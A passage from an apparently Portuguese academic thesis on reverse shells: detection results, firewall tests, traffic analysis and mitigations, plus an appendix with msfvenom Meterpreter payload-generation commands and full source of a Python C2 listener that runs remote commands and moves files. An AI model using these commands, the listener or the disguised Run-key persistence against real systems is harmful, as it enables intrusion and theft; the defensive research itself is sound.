Este capítulo descreveu o ambiente de laboratório, a implementação do *reverse shell* próprio em Python, a técnica de persistência, a geração dos *payloads* de comparação com o `msfvenom` e o protocolo padronizado de medições, além das limitações do método. Definiu-se, assim, o instrumental e os procedimentos que tornam o experimento reprodutível e comparável. O próximo capítulo apresenta e discute os resultados obtidos com a execução desse protocolo, organizados pelas dimensões avaliadas.

4 Resultados e Discussão

Este capítulo apresenta e discute os resultados obtidos com a execução do protocolo descrito no Capítulo 3. Os testes foram realizados em 17 de junho de 2026, no laboratório isolado, sobre quatro *payloads*: o Meterpreter *raw*, o Meterpreter codificado, o Meterpreter *stager* e o *reverse shell* próprio em Python (este último também na variante com persistência). A detecção estática no VirusTotal foi ainda reavaliada em 16 de julho de 2026, para observar sua variação temporal. Os resultados são organizados pelas dimensões avaliadas: detecção estática por antivírus, detecção em tempo real, comportamento do *firewall*, persistência e características do tráfego de rede.

4.1 Detecção estática por antivírus (VirusTotal)

A Tabela 4 apresenta a taxa de detecção de cada *payload* submetido ao VirusTotal (Google, 2026). Essa métrica é expressa como a razão entre o número de mecanismos que sinalizaram o arquivo como malicioso e o total de mecanismos consultados. Quanto maior essa razão, maior a detecção do artefato e, por consequência, menor a sua capacidade de evasão; valores baixos indicam que o arquivo passou despercebido pela maioria dos antivírus.

Tabela 4 – Detecção estática dos *payloads* no VirusTotal em duas datas.

Payload	**17/06/2026**	**16/07/2026**
Meterpreter *raw*	42/69	56/70
Meterpreter codificado	37/59	56/70
Meterpreter *stager*	43/70	57/70
Python (`.exe`)	**12/70**	**40/69**

Valores em detecções/total de mecanismos. Duas reanálises consecutivas do *payload* Python retornaram 39/69 e 40/69, ilustrando a pequena variação entre execuções (por indisponibilidade ou *timeout* de mecanismos). Fonte: dados da pesquisa.

Na primeira medição, os três *payloads* gerados com `msfvenom` apresentaram alta detecção (entre 37/59 e 43/70), todos sob rótulos da família do *shellcode* reverso TCP do Metasploit. A variante codificada (37/59) não obteve evasão relevante em relação à *raw* (42/69). O Windows Defender, por exemplo, atribuiu a mesma assinatura aos dois arquivos (Seção 4.2), o que confirma a observação de Panwar et al. (2023) de que *encoders* modernos servem mais à compatibilidade do que à evasão. Já o *reverse shell* próprio em Python teve a menor detecção de todas (apenas 12/70): por não conter o *shellcode* Meterpreter reconhecido pelas assinaturas, evadiu a maioria dos mecanismos.

Um mês depois, a mesma bateria foi resubmetida ao VirusTotal e a detecção

aumentou para todos os *payloads*: os artefatos `msfvenom` passaram para 56–57/70 e o Python subiu de 12/70 para 40/69. Esse aumento é coerente com o caráter temporal da detecção por assinatura. Como as amostras submetidas ao VirusTotal tornam-se públicas e são compartilhadas com os fornecedores (limitação discutida na Seção 3.8), os mecanismos tiveram tempo de gerar assinaturas, efeito mais acentuado justamente sobre o artefato inicialmente novo, o Python. Ainda assim, mesmo um mês depois, o Python permaneceu o menos detectado de todos (40/69 contra 56–57/70), o que preserva a conclusão central: um artefato personalizado evade melhor a detecção por assinatura do que as ferramentas prontas e amplamente catalogadas. O que essa segunda medição acrescenta é que tal evasão é temporária, argumento adicional a favor da detecção baseada em comportamento, e não em assinatura, discutida no Capítulo 5.

4.2 Detecção em tempo real e execução

A Tabela 5 resume a reação do Windows Defender em tempo real e o resultado da execução de cada *payload* na vítima, incluindo a conexão, a persistência e o comportamento do *firewall*.


Tabela 5 – Comportamento em tempo real, execução, persistência e *firewall*.

Payload	**Windows Defender** (tempo real)	**Conecta**	**Persiste** (reboot)	***Firewall* saída** (padrão / restrita)
Meterpreter *raw*	bloqueia (Zusy.NCD!MTB)	não	—	—
Meterpreter codificado	bloqueia (mesma assin.)	não	—	—
Meterpreter *stager*	bloqueia (exceção p/ testar)	sim*	parcial*	conecta / bloqueia
Python (`.exe`)	**não detecta**	sim	sim	conecta / bloqueia

*Medido com exceção temporária no Defender (Seção 3.5). Fonte: dados da pesquisa.

O Windows Defender bloqueou e removeu os *payloads* Meterpreter *raw*, codificado e *stager* antes mesmo da execução, todos com a assinatura idêntica `Trojan:Win32/Zusy.NCD!MTB` (Figura 2). Essa é uma evidência direta de que nem o *encoder* nem a entrega via *stager* alteraram a assinatura percebida pelo Defender. Para estudar a conexão e a persistência do *stager* foi preciso aplicar a exceção temporária descrita na Seção 3.5; com ela ativa, o *stager* executou e estabeleceu a conexão reversa. A cópia de persistência, gravada em `%TEMP%` (fora da pasta excluída), foi removida pelo Defender, restando apenas a chave de registro órfã (Seção 4.4). Já o *reverse shell* próprio em Python não foi detectado pelo Defender (sem necessidade de exceção), executou e abriu uma sessão funcional, na qual foi possível executar comandos remotos como `whoami`, `hostname` e `dir` (Figura 3). Esse contraste é o achado central do trabalho: um artefato personalizado e simples evadiu o antivírus nativo, ao passo que as ferramentas prontas, amplamente assinadas, foram prontamente bloqueadas.

Figura 2 – Windows Defender detecta e remove o *payload* Meterpreter.



Fonte: dados da pesquisa.

4.3 Comportamento do *firewall*

Avaliou-se o *firewall* do Windows em duas configurações. Com a política de saída padrão, a conexão reversa foi estabelecida normalmente, pois as conexões de saída são permitidas por padrão. Ao aplicar uma regra de saída restritiva bloqueando a porta utilizada (4444), a conexão foi impedida: o cliente Python falhou com o erro `WinError 10013` ("acesso a um soquete proibido pelas permissões de acesso"), como mostra a Figura 4. Esse resultado confirma, de modo prático, o papel central da filtragem de saída discutida na Seção 2.2 e sustenta a principal recomendação de mitigação de rede (Capítulo 5): sem saída na porta de C2, o *reverse shell* não funciona, independentemente de ter evadido o antivírus.


4.4 Persistência

A persistência foi aplicada criando-se uma chave de auto-início no registro (`HKCU\...\Run`, valor `WindowsUpdate`) apontando para a cópia do executável, conforme a técnica T1547.001 (MITRE, 2024a) (Figura 5). Observaram-se dois comportamentos distintos. Para o *payload* Python (não detectado), a persistência foi efetiva: após a reinicialização da vítima, a sessão reconectou automaticamente ao atacante. Para o *stager* Meterpreter, a persistência foi parcial: o Windows Defender removeu o executável copiado, mas não eliminou a chave de registro, que permaneceu órfã. Esse comportamento é, em si, um resultado defensivo

Figura 3 – Sessão do *reverse shell* Python: a vítima conecta ao *listener* e o atacante executa comandos.

Fonte: dados da pesquisa.

Figura 4 – Bloqueio da conexão pela regra de saída do *firewall* (`WinError 10013`).




Fonte: dados da pesquisa.

relevante: a limpeza do antivírus pode ser incompleta, deixando rastros (a chave órfã) que servem de evidência para a resposta a incidentes.

4.5 Análise do tráfego de rede

A partir das capturas (`.pcap`), o *script* de análise (Seção 3.7) extraiu, para cada sessão, as sequências de atraso, direção e tamanho dos pacotes. A captura do *payload* codificado não apresentou sessão na porta 4444, coerente com seu bloqueio pelo Defender antes da execução.

Figura 5 – Chave de registro de auto-início criada pela persistência (T1547.001).



Fonte: dados da pesquisa.

Na sessão do *reverse shell* Python, observou-se o padrão de *thought time* descrito por Liu et al. (2023): cargas úteis pequenas (em média cerca de 76 a 80 bytes, correspondendo a comandos) separadas por intervalos longos e irregulares entre pacotes. A Tabela 6 resume as estatísticas de atraso das sessões analisadas. Nas duas sessões do *shell* Python, o atraso médio foi de 5,6 s (n = 12 pacotes válidos) e 29,2 s (n = 11), com picos de 52,7 s e 184,7 s (Figura 6); a mediana, contudo, ficou em torno de 0,04 s. Esse forte contraste entre a mediana (quase nula) e a média/máximo revela uma distribuição assimétrica: a maioria dos pacotes corresponde a respostas quase instantâneas, e são as raras pausas humanas que elevam a média, o que caracteriza justamente o comportamento de *thought time*. Esses intervalos refletem o tempo de reflexão humano do atacante entre comandos e contrastam fortemente com o tráfego automatizado legítimo, que tende a ser regular e em rajadas. Já o *stager* Meterpreter apresentou cargas úteis muito maiores (em média entre 1,6 KB e 3,1 KB) e mediana de atraso igualmente baixa (cerca de 0,02 s), característica da entrega do *payload* avançado em estágios. Em ambos os casos, as características de comportamento, e não o conteúdo, permitem distinguir o tráfego malicioso, o que fundamenta a recomendação de detecção comportamental discutida no Capítulo 5.


Tabela 6 – Estatísticas de atraso entre pacotes por sessão (em segundos).

Sessão	n **(pacotes)**	**Média**	**Mediana**	**Máximo**
Python (sessão 1)	12	5,6	0,04	52,7
Python (sessão 2)	11	29,2	0,05	184,7
Stager (sessão 1)	183	2,6	0,02	68,0
Stager (sessão 2)	176	1,5	0,02	65,6

Fonte: dados da pesquisa.

Na Figura 6, cada ponto representa o intervalo entre um pacote e o seguinte: os valores próximos de zero correspondem a respostas automáticas (o eco do comando e a sua saída), enquanto o pico isolado de cerca de 52 s indica uma pausa humana, em que o atacante lê a saída e decide o próximo comando. É esse ritmo irregular, com pausas longas intercaladas por respostas quase instantâneas, que caracteriza a interação humana de um *reverse shell* e o distingue do tráfego automatizado, ainda que o conteúdo esteja cifrado.

Figura 6 – Atraso entre pacotes (*thought time*) em uma sessão do *reverse shell* Python: o eixo horizontal traz a ordem dos pacotes da sessão e o vertical, o tempo (em segundos) decorrido até o pacote seguinte.



Fonte: dados da pesquisa.

4.6 Discussão

Os resultados convergem para quatro conclusões principais. Primeiro, a detecção baseada em assinatura é frágil frente a artefatos personalizados: na primeira medição, o *shell* Python (12/70; não detectado pelo Defender) evadiu o que as ferramentas Meterpreter, amplamente catalogadas, não conseguiram (37–43 de 70; bloqueadas pelo Defender). Essa fragilidade, porém, é também temporal: um mês depois a detecção do Python subiu para 40/69 (Seção 4.1), à medida que a amostra se tornou conhecida, o que apenas reforça que a assinatura, além de frágil, é um alvo móvel. Segundo, técnicas ingênuas de ofuscação, como o *encoder* `x64/xor`, não bastam para evasão. Convém ressaltar que, diferentemente de Panwar et al. (2023), a variante *stager* deste trabalho não obteve evasão: por utilizar o *stub* padrão do Metasploit, manteve a assinatura conhecida do *framework*. A evasão observada por aqueles autores depende de um carregador personalizado, sem assinatura, o que é tratado como trabalho futuro (Seção 5.4). Terceiro, a filtragem de saída é uma defesa eficaz e independente do antivírus: mesmo o *payload* que evadiu o Defender foi impedido de se conectar quando a saída foi bloqueada. Quarto, a análise comportamental, de persistência (chave de registro) e de tráfego (*thought time*), detecta o que a assinatura não identifica. Esses achados fundamentam diretamente as estratégias de mitigação propostas

no Capítulo 5.

4.7 Considerações finais

Este capítulo apresentou e discutiu os resultados obtidos nas cinco dimensões avaliadas, destacando o contraste central do trabalho: o *shell* próprio em Python, por ser um artefato novo, evadiu a detecção por assinatura que as ferramentas prontas do Metasploit não conseguiram contornar, embora essa evasão tenha se mostrado temporal. Verificou-se, ainda, que a filtragem de saída é eficaz mesmo contra o artefato que evadiu o antivírus e que a análise comportamental do tráfego e do registro detecta o que a assinatura não identifica. O próximo capítulo consolida esses achados em um conjunto de estratégias de mitigação, apresentando também as contribuições, as limitações e os trabalhos futuros.

5 Conclusão

Este trabalho implementou e avaliou, em ambiente controlado, técnicas de *reverse shell* com persistência, analisando sua capacidade de evasão frente a antivírus e *firewalls* e propondo, a partir dos resultados, estratégias de mitigação. Confirmou-se que a técnica é eficaz em contornar proteções tradicionais (especialmente *firewalls* que filtram apenas conexões de entrada e antivírus baseados em assinatura) e que sua persistência no Windows é obtida com técnicas simples, porém deixando evidências detectáveis. A seguir, consolidam-se as estratégias de mitigação, as contribuições, as limitações e os trabalhos futuros.

5.1 Estratégias de mitigação propostas

Com base nos resultados obtidos e na literatura, propõe-se um conjunto de medidas em camadas:

- **Filtragem de saída**: configurar regras de *firewall* que restrinjam as conexões de saída, e não apenas as de entrada. Como o *reverse shell* depende de uma conexão iniciada pela vítima, essa é a defesa de rede mais direta (MANGLANI et al., 2021).
- **Segmentação de rede**: dividir a rede em segmentos com controles próprios limita o alcance do atacante e a movimentação lateral após o comprometimento (PANWAR et al., 2023).
- **Detecção comportamental de tráfego**: empregar NIDS que analisem o comportamento do tráfego, como a sequência de atraso entre pacotes (*thought time*), em vez de apenas assinaturas, o que permite detectar *reverse shells* inclusive cifrados (LIU et al., 2023; NIKHIL; CHADHA; SHANMUGAM, 2023).
- **Defesa de *endpoint* baseada em comportamento**: priorizar soluções de EDR sobre antivírus puramente baseados em assinatura, dada a facilidade de evasão observada por Panwar et al. (2023).
- **Monitoramento de auto-início e de registro**: instrumentar os *hosts* com ferramentas como o Sysmon (Microsoft, 2026) e regras de detecção para alterações em chaves *Run* (técnica T1547.001 (MITRE, 2024a)), capturando a persistência no momento em que ela é estabelecida.
- **Princípio do menor privilégio e *application allowlisting***: restringir privilégios limita o alcance da persistência (a chaves do usuário) e o controle de aplicações impede a execução de binários não autorizados.

- **Conscientização e prevenção de *phishing***: como a infecção inicial frequentemente depende de engenharia social (MANGLANI et al., 2021), a capacitação dos usuários é uma camada essencial de defesa.

5.2 Contribuições

A principal contribuição deste trabalho é integrar, em um único estudo experimental, as três perspectivas usualmente tratadas de modo isolado na literatura: a implementação da técnica com persistência, a avaliação empírica de sua evasão frente a antivírus e *firewalls*, e a análise do tráfego para fins defensivos. Como subprodutos, disponibilizam-se um *reverse shell* próprio em Python (com o respectivo protocolo documentado), um *script* de análise de tráfego baseado no conceito do *ETDetector* (LIU et al., 2023) e um roteiro reproduzível de laboratório.

5.3 Limitações

Os resultados de detecção representam um retrato temporal, pois dependem da data e da versão das assinaturas dos antivírus. O ambiente é uma rede local isolada, que não reproduz integralmente as condições de uma rede corporativa real. Por fim, a submissão de amostras ao VirusTotal as torna públicas, o que constitui uma limitação metodológica já discutida na Seção 3.8.

5.4 Trabalhos futuros

Como desdobramentos, sugerem-se as seguintes frentes:

- implementar um carregador personalizado para o *stager*, que baixe o *shellcode* para a memória sem assinatura conhecida do Metasploit, de modo a reproduzir a evasão observada por Panwar et al. (2023) (no presente trabalho, o *stub* padrão manteve a assinatura e foi detectado);
- avaliar outras técnicas de evasão, como ofuscação, cifragem do canal e *file binding*;
- ampliar o conjunto de antivírus e incluir soluções de EDR corporativas;
- implementar e validar, de modo automatizado, um detector comportamental de tráfego inspirado no *ETDetector* (LIU et al., 2023);
- estender o estudo a outros sistemas operacionais e a cenários com segmentação de rede e NIDS dedicados.

5.5 Considerações finais

Em síntese, este trabalho indicou que o *reverse shell* contorna com facilidade as proteções tradicionais, sobretudo os *firewalls* que filtram apenas conexões de entrada e os antivírus baseados em assinatura, mas deixa rastros comportamentais tanto no tráfego quanto no sistema. A principal mensagem é que uma defesa eficaz não pode depender exclusivamente de assinaturas: ela precisa combinar a filtragem das conexões de saída, a segmentação da rede e a detecção baseada em comportamento. Espera-se que os resultados obtidos e o material reproduzível disponibilizado contribuam para o entendimento da técnica e para a construção de defesas mais robustas.

Referências

Google. *VirusTotal*. 2026. Serviço online de análise de arquivos. Disponível em: <https://www.virustotal.com/>. Acesso em: jul. 2026. Citado 3 vezes nas páginas 23, 25 e 28.

HUTCHINS, E. M.; CLOPPERT, M. J.; AMIN, R. M. *Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains*. 2011. Lockheed Martin Corporation. Citado na página 17.

KENNEDY, D. et al. *Metasploit: The Penetration Tester's Guide*. 1. ed. San Francisco: No Starch Press, 2011. Citado 3 vezes nas páginas 18, 19 e 24.

LIU, Y. et al. An exploit traffic detection method based on reverse shell. *Applied Sciences*, v. 13, n. 12, p. 7161, 2023. Citado 8 vezes nas páginas 15, 17, 19, 20, 26, 32, 35 e 36.

MANGLANI, A. et al. Optimized reverse tcp shell using one-time persistent connection. In: *Innovations in Information and Communication Technologies (IICT-2020)*. [S.l.]: Springer, 2021. Citado 11 vezes nas páginas 14, 15, 17, 18, 19, 20, 22, 23, 24, 35 e 36.

Microsoft. *Sysmon (System Monitor)*. 2026. Sysinternals. Disponível em: <https://learn.microsoft.com/sysinternals/downloads/sysmon>. Acesso em: jul. 2026. Citado na página 35.

MITRE. *Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder (T1547.001)*. 2024. MITRE ATT&CK. Disponível em: <https://attack.mitre.org/techniques/T1547/001/>. Citado 4 vezes nas páginas 19, 24, 30 e 35.

MITRE. *Command and Scripting Interpreter: Windows Command Shell (T1059.003)*. 2024. MITRE ATT&CK. Disponível em: <https://attack.mitre.org/techniques/T1059/003/>. Citado na página 19.

NIKHIL, P. S.; CHADHA, A. R.; SHANMUGAM, U. Prevention strategy to detect reverse shell using security onion in hoax shell. In: *2023 Innovations in Power and Advanced Computing Technologies (i-PACT)*. [S.l.]: IEEE, 2023. Citado 2 vezes nas páginas 20 e 35.

Offensive Security. *Kali Linux*. 2026. Documentação online. Disponível em: <https://www.kali.org/>. Acesso em: jul. 2026. Citado na página 22.

PANWAR, D. S. et al. A study on reverse bind shells: Techniques, advantages and security measures. *Journal of Intelligent Systems and Computing*, v. 4, n. 1, 2023. Citado 13 vezes nas páginas 14, 15, 18, 19, 20, 22, 23, 24, 25, 28, 33, 35 e 36.

Rapid7. *Metasploit Framework*. 2026. Documentação online. Disponível em: <https://www.metasploit.com/>. Acesso em: jul. 2026. Citado 3 vezes nas páginas 18, 22 e 24.

TANENBAUM, A. S.; WETHERALL, D. J. *Redes de Computadores*. 5. ed. São Paulo: Pearson Prentice Hall, 2011. Citado na página 17.

Wireshark Foundation. *Wireshark Network Protocol Analyzer*. 2026. Documentação online. Disponível em: <https://www.wireshark.org/>. Acesso em: jul. 2026. Citado na página 23.

Apêndices

APÊNDICE A – Materiais elaborados pelo autor

Este apêndice reúne os materiais elaborados pelo autor: o roteiro de demonstração do experimento e o código-fonte do *reverse shell* desenvolvido em Python.

A.1 Roteiro de demonstração

O roteiro a seguir resume a demonstração do experimento, executável em poucos minutos a partir dos *snapshots* limpos das máquinas virtuais, em rede isolada.

1. **Preparação**: restaurar o *snapshot* "limpo" da vítima (Windows) e iniciar a captura de tráfego no atacante (Kali).
2. **Listener**: iniciar o servidor de escuta no atacante (`msfconsole` com `exploit/multi/handler`, ou o `servidor.py` para o *shell* em Python).
3. **Detecção**: submeter o *payload* ao VirusTotal e observar a reação do Windows Defender ao copiá-lo para a vítima.
4. **Execução**: executar o *payload* na vítima e exibir a sessão aberta no atacante.
5. **Persistência**: aplicar a persistência, reiniciar a vítima e mostrar a reconexão automática, com a chave de registro de auto-início como evidência.
6. ***Firewall***: aplicar uma regra de saída restritiva e demonstrar que a conexão é impedida.
7. **Análise**: rodar o *script* de análise de tráfego sobre a captura e exibir o gráfico do atraso entre pacotes.

A.2 Geração dos *payloads* (`msfvenom`)

Comandos utilizados para gerar os *payloads* de comparação (executados no Kali, com `LHOST` igual ao IP do atacante no laboratório):

Listing A.1 – Geração dos payloads de comparação.

```
# Payload "raw" (linha de base)
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.56.10
    LPORT=4444 \
```

```
        -f exe -o raw.exe

# Payload codificado
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.56.10 LPORT=4444 \
        -e x64/xor -i 5 -f exe -o encoded.exe

# Shellcode do stager (hospedado via Apache) -- requer sudo para escrever em /var/www/html
sudo msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.56.10 LPORT=4444 \
        -f raw -o /var/www/html/shellcode.bin
```

A.3 Código-fonte do *reverse shell* em Python (lado atacante, *listener*)

A seguir, o código-fonte do servidor (*listener*) do *reverse shell* desenvolvido em Python, conforme descrito na Seção 3.3. O código completo do experimento, com finalidade estritamente educacional e de pesquisa, encontra-se disponível no repositório público do trabalho, no endereço <https://github.com/thiagomaravilha/reverse-shell>.

Listing A.2 – servidor.py: listener do reverse shell.

```
#!/usr/bin/env python3
"""
servidor.py - Lado ATACANTE do reverse shell (listener), em Python.

Implementacao propria e didatica, inspirada no modelo de MANGLANI et al. (2021):
servidor multithread que aceita varias vitimas, lista as conexoes e permite interagir
com uma de cada vez (comandos 'list' / 'select'), alem de upload/download de arquivos.

USO RESTRITO A LABORATORIO ISOLADO. Pesquisa academica autorizada, fim defensivo.

Uso:
    python3 servidor.py --host 192.168.56.10 --porta 4444
"""

import argparse
import base64
import socket
import threading
```

```
19
20 MARCADOR_FIM = b"<FIM_ARQ>"   # delimitador de fim de transferencia de
       arquivo
21 TAM_BUFFER = 4096
22
23 clientes = []          # lista de dicts: {"sock", "addr"}
24 trava = threading.Lock()
25
26
27 def aceitar_conexoes(servidor):
28     """Thread 1: aceita conexoes das vitimas e as guarda na lista."""
29     while True:
30         try:
31             sock, addr = servidor.accept()
32         except OSError:
33             break
34         with trava:
35             clientes.append({"sock": sock, "addr": addr})
36         print(f"\n[+] Nova vitima conectada: {addr[0]}:{addr[1]}")
37
38
39 def enviar(sock, texto):
40     """Envia um comando codificado em base64 (linha)."""
41     sock.sendall(base64.b64encode(texto.encode()) + b"\n")
42
43
44 def receber_saida(sock):
45     """Recebe a saida (base64) ate o marcador de fim de mensagem."""
46     dados = b""
47     while not dados.endswith(b"\n"):
48         parte = sock.recv(TAM_BUFFER)
49         if not parte:
50             return None
51         dados += parte
52     return base64.b64decode(dados.strip()).decode(errors="replace")
53
54
55 def baixar_arquivo(sock, caminho_remoto):
56     """download: recebe um arquivo da vitima e salva localmente."""
57     enviar(sock, f"download {caminho_remoto}")
58     nome_local = caminho_remoto.replace("\\", "/").split("/")[-1]
59     dados = b""
60     while True:
61         parte = sock.recv(TAM_BUFFER)
62         if not parte:
63             break
64         dados += parte
```

```
65          if dados.endswith(MARCADOR_FIM):
66              dados = dados[: -len(MARCADOR_FIM)]
67              break
68      with open(nome_local, "wb") as f:
69          f.write(dados)
70      print(f"[+] Arquivo salvo como ./{nome_local} ({len(dados)} bytes)")
71
72
73  def enviar_arquivo(sock, caminho_local):
74      """upload: envia um arquivo local para a vitima."""
75      try:
76          with open(caminho_local, "rb") as f:
77              conteudo = f.read()
78      except OSError as e:
79          print(f"[!] Erro ao abrir arquivo: {e}")
80          return
81      nome = caminho_local.replace("\\", "/").split("/")[-1]
82      enviar(sock, f"upload {nome}")
83      sock.sendall(conteudo + MARCADOR_FIM)
84      print(f"[+] Enviado {nome} ({len(conteudo)} bytes)")
85
86
87  def interagir(cliente):
88      """Console de interacao com uma vitima selecionada."""
89      sock = cliente["sock"]
90      print(f"[*] Interagindo com {cliente['addr'][0]}. Digite 'voltar'
            para sair.")
91      while True:
92          cmd = input(f"shell@{cliente['addr'][0]}> ").strip()
93          if not cmd:
94              continue
95          if cmd == "voltar":
96              return
97          try:
98              if cmd.startswith("download "):
99                  baixar_arquivo(sock, cmd.split(" ", 1)[1])
100                 continue
101             if cmd.startswith("upload "):
102                 enviar_arquivo(sock, cmd.split(" ", 1)[1])
103                 continue
104             enviar(sock, cmd)
105             saida = receber_saida(sock)
106             if saida is None:
107                 print("[!] Vitima desconectou.")
108                 with trava:
109                     if cliente in clientes:
110                         clientes.remove(cliente)
```

```
111                 return
112             print(saida)
113         except (ConnectionError, OSError):
114             print("[!] Conexao perdida com a vitima.")
115             return
116
117
118 def console(servidor):
119     """Console principal do atacante: list / select / sair."""
120     while True:
121         cmd = input("\nC2> ").strip()
122         if cmd == "list":
123             with trava:
124                 if not clientes:
125                     print("(nenhuma vitima conectada)")
126                 for i, c in enumerate(clientes):
127                     print(f"  [{i}] {c['addr'][0]}:{c['addr'][1]}")
128         elif cmd.startswith("select "):
129             try:
130                 n = int(cmd.split(" ", 1)[1])
131                 with trava:
132                     cliente = clientes[n]
133                 interagir(cliente)
134             except (ValueError, IndexError):
135                 print("[!] Indice invalido. Use 'list' para ver as
                        vitimas.")
136         elif cmd == "sair":
137             servidor.close()
138             print("Encerrando.")
139             return
140         else:
141             print("Comandos: list | select <n> | sair")
142
143
144 def main():
145     ap = argparse.ArgumentParser(description="Listener do reverse shell.
            ")
146     ap.add_argument("--host", default="0.0.0.0", help="endereco de
            escuta")
147     ap.add_argument("--porta", type=int, default=4444, help="porta de
            escuta")
148     args = ap.parse_args()
149
150     servidor = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
151     servidor.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
152     servidor.bind((args.host, args.porta))
153     servidor.listen(5)
```

```
154     print(f"[*] Listener ativo em {args.host}:{args.porta} (lab isolado)
            ")
155
156     threading.Thread(target=aceitar_conexoes, args=(servidor,), daemon=
            True).start()
157     try:
158         console(servidor)
159     except KeyboardInterrupt:
160         servidor.close()
161
162
163 if __name__ == "__main__":
164     main()
```

A.4 Código-fonte do *reverse shell* em Python (lado vítima, implante)

